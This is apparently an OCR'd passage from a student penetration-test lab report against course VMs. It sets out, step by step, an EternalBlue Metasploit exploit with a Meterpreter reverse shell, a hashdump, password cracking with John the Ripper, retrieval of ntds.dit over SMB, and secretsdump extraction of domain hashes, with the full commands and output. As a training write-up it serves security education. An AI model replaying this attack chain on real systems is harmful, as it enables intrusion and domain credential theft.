
Exploit Description

Windows 7 Machine (192.168.17.128)

During the network enumeration and vulnerability identification, the team identified the Eternal Blue vulnerability, which used Windows’ SMB service, on this VM. Using the **Metasploit Framework** on the **Kali VM**, the team successfully exploited this vulnerability.



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.17.128   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.17.131   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```



```
[*] 192.168.17.128:445 - Sending all but last fragment of exploit packet
[*] 192.168.17.128:445 - Starting non-paged pool grooming
[+] 192.168.17.128:445 - Sending SMBv2 buffers
[+] 192.168.17.128:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.17.128:445 - Sending final SMBv2 buffers.
[*] 192.168.17.128:445 - Sending last fragment of exploit packet!
[*] 192.168.17.128:445 - Receiving response from exploit packet
[+] 192.168.17.128:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.17.128:445 - Sending egg to corrupted connection.
[*] 192.168.17.128:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.17.128
[*] Meterpreter session 1 opened (192.168.17.131:4444 → 192.168.17.128:49276) at 2021-12-13 19:24:00 -0500
[+] 192.168.17.128:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.17.128:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.17.128:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

Commands used:

> **msfconsole**
> **use exploit windows/smb/ms17_010_eternalblue**
> **show options**
> **set payload windows/x64/meterpreter/reverse_tcp**
> **set LHOST 192.168.17.131**
> **set RHOST 192.168.17.128**
> **exploit**

Once the **meterpreter** session was initiated, the team ran a command to list all hashes present in the system and retrieved below provided password hashes for 3 users:

```
meterpreter >
meterpreter >
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 44a9cca10aa63064e3c93b252b73a6bb...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Bookings:1000:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::


meterpreter >
```

Command used:

> **run post/windows/gather/hashdump**

Password Hashes:

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Bookings:1000:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::

Using the tool **John the Ripper**, the team was able to extract the **NTLM password** for the username **Bookings**:

Command used:


> **john –format=NT ~/final_hashes.txt**

The output:

Username: Bookings
Password: Passw0rd

```
┌──(kali㉿kali)-[~]
└─$ john --format=NT ~/final_hashes.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 12 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 12 needed for performance.
Warning: Only 8 candidates buffered for the current salt, minimum 12 needed for performance.
Warning: Only 10 candidates buffered for the current salt, minimum 12 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 11 candidates buffered for the current salt, minimum 12 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
                 (Administrator)
                 (Guest)
Passw0rd         (Bookings)
3g 0:00:00:00 DONE 2/3 (2021-12-05 17:09) 7.142g/s 20169p/s 20169c/s 33535C/s Blahblah..Ihateyou
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
```


The team used this password to login to the machine. Not much was found in the directories of the machine but as the Windows Server 2016 also had the SMB port open, there was a Network Share Drive named **MASKEDDJ-PC** available to browse. A password policy text file, a list of users document and a Backup Plan stating that the domain has been dumped was found. Along with that, 4 other files, **ntds.dit**, **ntds.jfm**, and **SYSTEM**, **SECURITY** registry, were also found.





New-Password-Policy - Notepad


File Edit Format View Help


```
From: IT-Admin - IT-Admin@maskeddj.enpm809q
To: All Users

While the old webmaster/sysadmin liked very complex passwords I am
recommending an easier plan for passwords:

- 8 Characters
- Must have at least 1 Upper
- Must have at least 1 Lower
- Must have at least 1 Number
- Must have at least 1 Special Character

For example:

Kevin00!
Karen81@
```





Network ▸ MASKEDDJ-DC ▸ Files ▸ Backup ▸
Organize
New folder
Favorites
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Local Disk (C:)
Network
BOOKINGS-PC
ITADMIN-DESKTOP
MASKEDDJ-DC
Name
Date modified
Type
Size
Active Directory
11/10/2019 1:10 PM
File folder
registry
11/10/2019 1:10 PM
File folder
Backup-Plan
11/10/2019 1:11 PM
Text Document
1 KB


Backup-Plan - Notepad
File
Edit
Format
View
Help
Phase one of the backup plan has been done of dumping the domain.
Now we need to work on saving this information on a different system!
-- IT-Admin


Network ▸ MASKEDDJ-DC ▸ Files ▸ Backup ▸ registry
Organize
New folder
Favorites
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Local Disk (C:)
Network
BOOKINGS-PC
ITADMIN-DESKTOP
MASKEDDJ-DC
Name
Date modified
Type
Size
SECURITY
11/9/2019 11:28 PM
File
64 KB
SYSTEM
11/9/2019 11:28 PM
File
14,848 KB



The team tried to extract the files using the Mailboxes, and Online Storage Applications, but the browser in the machine was far too archaic to support new websites.



Windows Server 2016 Machine (192.168.17.136)

The team tried to exploit this VM using the eternal blue vulnerability but was unsuccessful.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.17.136
RHOST => 192.168.17.136
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.17.131:4444
[*] 192.168.17.136:445 - Executing automatic check (disable AutoCheck to override)
[*] 192.168.17.136:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.17.136:445    - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.17.136:445 - Exploit aborted due to failure: unknown: Cannot reliably check exploitability. Enable ForceExploit to override check result.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```


Using **nmap scripts**, the smb shares were enumerated and a list of shares were extracted as given below:

- **ADMIN$**
- **C$**
- **FILES**
- **IPC$**
- **NETLOGON**

```
┌──(root💀kali)-[/home/Varun/Desktop]
└─# nmap --script smb-enum-shares 192.168.17.136
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-13 19:40 EST
Nmap scan report for 192.168.17.136
Host is up (0.0013s latency).
Not shown: 989 closed ports
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
MAC Address: 00:0C:29:07:44:E6 (VMware)

Host script results:
| smb-enum-shares:
|   note: ERROR: Enumerating shares failed, guessing at common ones (NT_STATUS_ACCESS_DENIED)
|   account_used: <blank>
|   \\192.168.17.136\ADMIN$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\192.168.17.136\C$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\192.168.17.136\FILES:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: <none>
|   \\192.168.17.136\IPC$:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|     Anonymous access: READ
|   \\192.168.17.136\NETLOGON:
|     warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|_    Anonymous access: <none>

Nmap done: 1 IP address (1 host up) scanned in 3.43 seconds

┌──(root💀kali)-[/home/Varun/Desktop]
└─#
```

With the knowledge that the Windows Server 2016 and Windows 7 machines have a network share link between them, the team was able to use **SMBClient** on the **Kali VM** to extract the said files using the Windows 7 machine's user, **Bookings**.

Once inside, the team used the **get** command to download the required files as shown in the screenshots below:



Commands used:

> **smbclient \\\\192.168.17.136\\FILES -u Bookings**
> **get "FILENAME"**

The team used **impacket-secretsdump.py**[3], a tool available on github and preloaded on the **Kali VM** to extract the domain dump present in the **ntds.dit** file using the **SYSTEM** registry.

Command used:

> **impacket-secretsdump -system SYSTEM -ntds ntds.dit local | hashes.txt**

The list of usernames and password hashes were:


Administrator:500:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
MASKEDDJ-DC$:1000:aad3b435b51404eeaad3b435b51404ee:5ca7f7c31e43f3128ac98a2db1d29e3b:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1dcb029cd00c5f6eebdad323dc01d22e:::

3. https://github.com/SecureAuthCorp/impacket/blob/master/examples/secretsdump.py

Bookings:1103:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
IT-Admin:1104:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
Webmaster:1106:aad3b435b51404eeaad3b435b51404ee:29f505b754dfd810c2ed92ba275b978c:::
ITADMIN-DESKTOP$:1107:aad3b435b51404eeaad3b435b51404ee:1d3c6002ec33da69d12871424ff1766d:::
BOOKINGS-PC$:1108:aad3b435b51404eeaad3b435b51404ee:19fc08444acaf3ccc7efff7ea167463a:::

```
┌──(root㉿kali)-[/home/Varun/Desktop]
